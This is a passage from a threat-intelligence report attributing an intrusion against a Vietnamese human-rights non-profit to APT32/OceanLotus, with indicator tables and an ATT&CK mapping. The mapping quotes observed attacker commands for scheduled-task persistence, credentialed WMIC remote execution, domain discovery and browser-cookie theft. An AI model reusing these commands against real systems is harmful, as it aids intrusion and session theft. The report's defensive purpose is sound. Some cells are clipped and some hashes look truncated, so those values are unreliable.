services.banner_hashes	sha256:b934d3d6ff58015e27785db74792466894fcb43966e7b9a36be0fd175a25b3b
services.banner_hex	485454502f312e3120343034204e6f7420466f756e640d0a446174653a20203c52454441435445443e0d0a5365727665723a20636c6f7564666c6172650d0a436f6e74656e742d4c656e6774683a20300d0a4b6565702d416c6976653a2074696d656f75743d31302c206d61783d3130300d0a436f6e6e6563746966e3a204b6565702d416c6976650d0a436f6e74656e742d547970653a20746578742f706c61696e0d0a
services.certificate	521ead4a3d8877b599e83f67e299241078a6befaa04ec80ee19348460374fe26
services.discovery_method	IPV4_WALK_FULL_PRIORITY_1
services.extended_service_name	HTTPS
services.http.request.method	GET
services.http.request.uri	https://5.230.35.192/

Figure 31: Service banner seen on Censys for 5.230.35.[.]192

A search for this banner found only seven hosts making this a fairly unique fingerprint. Looking for only hosts that were identified by both a name and an IP address found three unique IP addresses and domains, of which only one hadn't been

seen in this intrusion.




Figure 32: Analysis of the banner hash

Interestingly, all of these IP addresses had domain names which looked to be masquerading as legitimate websites or software, and none of the ASNs or service providers overlapped.

Targeting and Attribution

It's long been reported that journalists, bloggers, dissidents, and Vietnamese human rights advocates have been targeted by malware and tactics consistent with APT32/OceanLotus operations dating back to at least 2013. This has been reported by companies such as [Google](#), the [Electronic Frontier Foundation](#), [Amnesty International](#), and a large number of other security vendors. During our investigation a number of overlaps were found between known techniques used by APT32/OceanLotus, the target verticals and interests of this threat actor, and what was found in this intrusion:

- The target was a non-profit supporting Vietnamese human rights
- The malware in question used a malicious DLL which was loaded by an IIS Express DLL named **iisutil.dll**. This has overlap with a [YARA rule](#) created by Nextron Systems that points towards the threat actor APT32/OceanLotus.
- The malicious DLL used in this intrusion used a modified version of **iisutil** with the entry point **0x00025FB0 (155568)** and a function at **0x1002711e**. All code in the malware is identical to malware uploaded to VirusTotal noted to be associated with APT32/OceanLotus besides extra padding appended to it.
- Port **8888** and **8531** were used within the malware C2 configuration. The COM object backdoor aligns with [public reporting](#) by a security researcher from 2019 where the final payload contained eight possible C2 server addresses with identical port numbers.
- The use of hardcoded C2 addresses in a DLL resource has known overlap with malware used by APT32/OceanLotus as reported by [BlackBerry/Cylance](#).
- The use of COM objects and Steganography using PNG files is a known technique reported to be used by APT32/OceanLotus as reported by [BlackBerry/Cylance](#).
- Alternate Data Streams with the name **log.txt** were appended to a PowerShell script and loaded by **wscript** through a scheduled task. This has a naming convention similar to a publicly reported campaign attributed to APT32/OceanLotus 'Operation Cobalt Kitty' by [Cybereason](#).
- Cobalt Strike is suspected to have been used by the threat actor by loading a malicious DLL into a legitimate executable, a known technique used by APT32/OceanLotus.
- [Facebook](#), [Cybereason](#), and [Volexity](#) have all reported the use of APT32/OceanLotus using a malicious **goopdate.dll** loading into a benign executable.
- APT32/OceanLotus has been known to use unique [CLSIDs](#), [Binary Padding](#), [compression](#), and [Scheduled Tasks](#) in their intrusions as reported by ESET. The naming conventions [used in their malware](#) is also similar.

- APT32/OceanLotus has been known to use lots of unique domains and infrastructure with minimal overlap to help remain in environments for long periods of time which aligns with what we've seen here.
- APT32/OceanLotus has been known to incorporate [Java-based malware](#) into their operations.
- APT32/OceanLotus has previously used garbage op-codes in their malware to throw off analysis, and control flow obfuscation as reported by [ESET](#).
- APT32/OceanLotus has previously used the McAfee OEM module to sideload malicious dll's as reported by [ESET](#).
- APT32/OceanLotus has previously used Cobalt Strike servers behind Cloudflare as reported by [Cybereason](#) and [Volexity](#).
- APT32/OceanLotus has previously used the Apple Software Update binary to sideload malicious dll's as reported by [Recorded Future](#).
- APT32/OceanLotus has previously heavily used Let's Encrypt TLS certificates in its infrastructure as reported by [Volexity](#).

Indicators of Compromise

Indicator	Type	Details
msadobe.jar	SHA256	300ef93872cc574024f2402b5b899c834908a0c7da70477a3aeae2e458a891
1piozkc.node	SHA256	b31bfa8782cb691178081d6685d8429a2a2787b1130c6620d3486b4c3e02d441
ms-adobe.bin	SHA256	8e2e9e7b93f4ed67377f7b9df9523c695f1d7e768c3301db6c653948766f4c3
1.bat	SHA256	1bd17369848c297fb30e424e613c10ccae44aa0556b9c88f6bf51d84d2cbf327
1.txt	SHA256	6cf19d0582c6c31b9e198cd0a3d714b397484a3b16518981d935af9fd6cb2eb
logo.png	SHA256	f8773628cdeb821bd7a1c7235bb855e9b41aa808fed1510418a7461f7b82fd6c
goopdate.dll	SHA256	c03cc808b64645455aba526be1ea018242fcd39278acbbf5ec3df544f9cf9595
logo.png	SHA256	aa69c6c22f1931d90032a2d825dbee266954fac33f16c6f9ce7714e012404ec1
adobe.png	SHA256	a6072e7b0fafb5f09fd02c37328091abfede86c7c8cb802852985a37147bfa19
iisexpressshim.sdb	SHA256	09f53e68e55a38c3e989841f59a9c4738c34c308e569d23315fd0e2341195856
cachuri.dll	SHA256	aa5ff1126a869b8b5a0aa72f609215d8e3b73e833c60e4576f2d3583cc5af4f4
DropboxUpdate.bin	SHA256	c7e2dbc3df04554daa19ef125bc07a6fa52b5ea0ba010f187a082dc9fc2e97ed
iisexpressshim.sdb	SHA256	a217fe01b34479c71d3a7a524cb3857809e575cd223d2dd666cdd47bd286cd6
adobe.jar	SHA256	efc373b0cda3f426d25085938cd02b7344098e773037a70404c6028c76cc16fc
MSSharePoint.vbs	SHA256	6c08a004a915ade561aee4a4bec7dc588c185bd945621ec8468575a399ab81f4
cloud.bat	SHA256	ea8a00813853038820ba50360c5c1d57a47d72237e3f76c581d316f0f1c6e85f
logo.png	SHA256	82e94417a4c4a6a0be843ddc60f5e595733ed99bbfed6ac508a5ac6d4dd31813
iisutil2.dll	SHA256	47af8a33aac2e70ab6491a4c0a94fd7840ff8014ad43b441d01bfaf9bf6c4ab7
SoftwareUpdate.exe	SHA256	a166751b82eac59a44fd54cf74295e71e7e95474fc038fc8cca069da05158586
Wdiservicehost.exe (renamed mcoemcpy.exe)	SHA256	3124fcb79da0bdf9d01995e37b06f7929d83c1c4b60e38c104743be71170efe
TpmInit.exe	SHA256	29863f612d2da283148cb327a1d57d0a658d75c8e65f9ef4e5b1983585e981e
51.81.29[.]44	IP	DNS: kpi.adconnect[.]me ASN: OVH SAS
5.230.35[.]192	IP	DNS: dupbleanalytics[.]net DNS: get.dupbleanalytics[.]net NS: 3-get.njalla[.]fo NS: 2-can.njalla[.]in NS: 1-you.njalla[.]no SOA: you.can-get-no[.]info ASN: GHOSTnet GmbH
185.198.57[.]184	IP	DNS: fbcn.enantor[.]com DNS: cdn.arlialter[.]com DNS: ww1.erabend[.]com

Indicator	Type	Details
		DNS: var.alieras[.]com ASN: Host Sailor Ltd
185.43.220[.]188	IP	ASN: WIBO Baltic UAB
193.107.109[.]148	IP	DNS: base.msteamsapi[.]com
46.183.223[.]79	IP	DNS: cds55[.]lax8[.]setalz[.]com DNS: hx-in-f211[.]popfan[.]org DNS: adobe[.]riceaub[.]com
176.103.63[.]48	IP	DNS: priv[.]manuelleake[.]com DNS: blank[.]eatherurg[.]com
hx-in-f211[.]popfan[.]org	Domain	A: 46.183.223[.]79
cds55[.]lax8[.]setalz[.]com	Domain	A: 46.183.223[.]79
adobe[.]riceaub[.]com	Domain	A: 46.183.223[.]79
priv[.]manuelleake[.]com	Domain	A: 176.103.63[.]48
blank[.]eatherurg[.]com	Domain	A: 176.103.63[.]48
cdn.arlialter[.]com	Domain	185.198.57[.]184
fbcn.enantor[.]com	Domain	185.198.57[.]184
ww1.erabend[.]com	Domain	185.198.57[.]184
var.alieras[.]com	Domain	185.198.57[.]184

MITRE ATT&CK Mapping

Indicator	MITRE ATT&CK	Note
whoami /priv	T1033: System Owner/User Discovery	
schtasks /create /sc minute /mo 300 /tn Handler{60396-307392-03497-03790-3702046} /tr "C:\Users\ <REDACTED>\AppData\Roaming\Microsoft\Windows\CloudStore\cloud.bat" /f	T1053.005: Scheduled Task/Job: Scheduled Task	
cmd.exe /c C:\Users\Public\Downloads\1.bat	T1059.003: Command and Scripting Interpreter: Windows Command Shell T1047: Windows Management Instrumentation T1057: Process Discovery	1.bat was being launched via Windo Management Instrumentation to enu processes
net group "Domain Admins" /domain	T1087.002: Account Discovery: Domain Account T1069.002: Permission Groups Discovery: Domain Groups	
nltest /dclist:<REDACTED>.local	T1018: Remote System Discovery	

Indicator	MITRE ATT&CK	Note
<pre>schtasks /create /sc MINUTE /mo 300 /tn "Microsoft\Windows\WindowsColorSystem\Calibration_Update" /tr "C:\Users\ <REDACTED>\AppData\Roaming\Microsoft\SPMigration\Bin\Calibre.exe" /f</pre>	<p>T1053.005: Scheduled Task/Job: Scheduled Task</p> <p>T1574.002: Hijack Execution Flow: DLL Side-Loading</p> <p>T1036.004: Masquerading: Masquerade Task or Service</p> <p>T1036.005: Masquerading: Match Legitimate Name or Location</p>	
<pre>cmd.exe /c echo a0e3d8a67d0 > \pipe\a64009</pre>	<p>T1134.001: Access Token Manipulation: Token Impersonation/Theft</p> <p>T1559: Inter- Process Communication</p>	
<pre>wmic /node:<REDACTED> /user:<REDACTED> /password:<REDACTED> process call create "cmd.exe /c start c:\Users\ <REDACTED>\AppData\Roaming\Microsoft\SPMigration\Bin\calibre.exe"</pre>	<p>T1047: Windows Management Instrumentation</p> <p>T1078.002: Valid Accounts: Domain Accounts</p>	
<pre>cmd /c shutdown /r /m \\<REDACTED> /t 0 /f</pre>	<p>T1529: System Shutdown/Reboot</p>	
<pre>ipconfig /all</pre>	<p>T1016: System Network Configuration Discovery</p>	
<pre>net view</pre>	<p>T1135: Network Share Discovery</p>	
<pre>net use</pre>	<p>T1021.002: Remote Services: SMB/Windows Admin Shares</p>	
<pre>netstat -ano</pre>	<p>T1049: System Network Connections Discovery</p>	
<pre>schtasks /create /sc MINUTE /mo 15 /tn "96d09a49-98ed-4b12-936a-c8715d2d2c0e" /tr "C:\Users\<REDACTED>\Appdata\Roaming\Adobe\bin\javaw.exe -jar C:\Users\ <REDACTED>\Appdata\Roaming\Adobe\msadobe.jar zfhqq01v" /f</pre>	<p>T1053.005: Scheduled Task/Job: Scheduled Task</p> <p>T1036.005: Masquerading: Match Legitimate Name or Location</p>	

Indicator	MITRE ATT&CK	Note
net view \\<REDACTED> /all	T1135: Network Share Discovery	
net use \\<REDACTED> /u:<REDACTED> <REDACTED>	T1021.002: Remote Services: SMB/Windows Admin Shares T1078.002: Valid Accounts: Domain Accounts	
cmd /c for /f "tokens=*" %G in ('dir /b "%localappdata%\Google\Chrome\User Data\Profile *") do copy "%localappdata%\Google\Chrome\User Data%\Network\Cookies.bak" "%localappdata%\Google\Chrome\User Data%\Cookies" /y	T1555.003: Credentials from Password Stores: Credentials from Web Browsers T1539: Steal Web Session Cookie	
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Microsoft Compatibility Appraiser\{8BCC608C-CE2C-475E-85CB-AE0EC95EAC64}\cachuri.dll	T1546.015: Event Triggered Execution: Component Object Model Hijacking T1559.001: Inter-Process Communication: Component Object Model T1036.004: Masquerading: Masquerade Task or Service T1036.005: Masquerading: Match Legitimate Name or Location	HKU\Software\Classes\WOW64321{8BCC608C-CE2C-475E-85CB-AE0EC95EAC64}\InProcServer32
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\UpdateLibrary\{1F7CFAF8-B558-4EBD-9526-203135A79B1D}\cachuri.dll	T1546.015: Event Triggered Execution: Component Object Model Hijacking T1559.001: Inter-Process Communication: Component Object Model T1036.004: Masquerading: Masquerade Task or Service T1036.005: Masquerading: Match Legitimate Name or Location	HKU\Software\Classes\WOW64321{1F7CFAF8-B558-4EBD-9526-203135A79B1D}\InProcServer32
C:\Users\<REDACTED>\AppData\Roaming\Microsoft\AD RMS Rights Policy Template Management (Automated)\{2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D}\cachuri.dll	T1546.015: Event Triggered Execution:	HKU\Software\Classes\WOW64321{2A918D97-CCFE-4BE6-AB0E-D56A2E3F503D}\InProcServer32

Indicator	MITRE ATT&CK	Note
	<p>Component Object Model Hijacking</p> <p>T1559.001: Inter-Process Communication: Component Object Model</p> <p>T1036.004: Masquerading: Masquerade Task or Service</p> <p>T1036.005: Masquerading: Match Legitimate Name or Location</p>	
<p>c:\users\<REDACTED>\appdata\roaming\microsoft\installer\{02594fe8-1152-e41e-a75e-923494c7b453}\dropboxupdate.exe</p>	<p>T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder</p> <p>T1574.002: Hijack Execution Flow: DLL Side-Loading</p>	<p>DropboxUpdate_{02594FE8-1152-1923494C7B453}</p>
<p>c:\windows\sysnative\gpupdate.exe</p>	<p>T1055: Process Injection</p>	<p>Cobalt Strike uses a Fork and Run n inject into gpupdate.exe</p>
<p>C:\programdata\adobe\node.exe -e require('C:\ProgramData\adobe\1piozkc.node')</p>	<p>T1218.007: System Binary Proxy Execution: JavaScript</p>	
<p>C:\Users\<REDACTED>\AppData\Roaming\Microsoft\UpdateLibrary\{1F7CFAF8-B558-4EBD-9526-203135A79B1D}\iisutil2.dll</p>	<p>T1027.001: Obfuscated Files or Information: Binary Padding</p> <p>T1129: Shared Modules</p> <p>T1027.007: Obfuscated Files or Information: Dynamic API Resolution</p> <p>T1027.013: Obfuscated Files or Information: Encrypted/Encoded File</p> <p>T1036.004: Masquerading: Masquerade Task or Service</p> <p>T1036.005: Masquerading: Match Legitimate Name or Location</p>	

Indicator	MITRE ATT&CK	Note
<p>C:\Users\<REDACTED>\AppData\Roaming\Microsoft\Microsoft Compatibility Appraiser\{8BCC608C-CE2C-475E-85CB-AE0EC95EAC64}\iisexpressshim.sdb</p> <p>C:\Users\<REDACTED>\AppData\Roaming\Microsoft\UpdateLibrary\{1F7CFAF8-B558-4EBD-9526-203135A79B1D}\logo.png</p>	<p>T1027.003: Obfuscated Files or Information: Steganography</p> <p>T1036.008: Masquerading: Masquerade File Type</p>	<p>Masqueraded as a legitimate sdb file on extension</p>
<p>C:\Users\ <REDACTED>\AppData\Roaming\Microsoft\Windows\CloudStore\MSSharePoint.vbs</p>	<p>T1105: Ingress Tool Transfer</p> <p>T1059.005: Command and Scripting Interpreter: Visual Basic</p>	<p>VBS script was used to download fi remote C2 server over SSH</p>
<p>C:\Users\ <REDACTED>\AppData\Roaming\WdiServiceHost_339453944\WdiServiceHost.exe</p>	<p>T1574.002: Hijack Execution Flow: DLL Side-Loading</p> <p>T1036.004: Masquerading: Masquerade Task or Service</p> <p>T1036.005: Masquerading: Match Legitimate Name or Location</p>	
<p>C:\ProgramData\Apple\Installer Cache\SoftwareUpdate.exe</p>	<p>T1574.002: Hijack Execution Flow: DLL Side-Loading</p> <p>T1036.004: Masquerading: Masquerade Task or Service</p>	
<p>Service: Adobe_Reader</p>	<p>T1543.003: Create or Modify System Process: Windows Service</p>	
<p>TpmInit.exe</p>	<p>T1218.011: System Binary Proxy Execution: Rundll32</p> <p>T1036.005: Masquerading: Match Legitimate Name or Location</p>	<p>TpmInit.exe launched and executed DLL through the use of Rundll32.ex</p>
<p>51.81.29[.]44</p>	<p>T1573.002: Asymmetric Cryptography</p>	<p>Infrastructure behind IP addresses u: Cobalt Strike leverage TLS certifica traffic</p>
<p>51.81.29[.]44 cdn.arlialter[.]com fbcn.enantor[.]com ww1.erabend[.]com var.alieras[.]com</p>	<p>T1583.004: Acquire Infrastructure: Server</p> <p>T1583.001: Acquire</p>	

Indicator	MITRE ATT&CK	Note
	Infrastructure: Domains	

Source: <https://www.huntress.com/blog/advanced-persistent-threat-targeting-vietnamese-human-rights-defenders>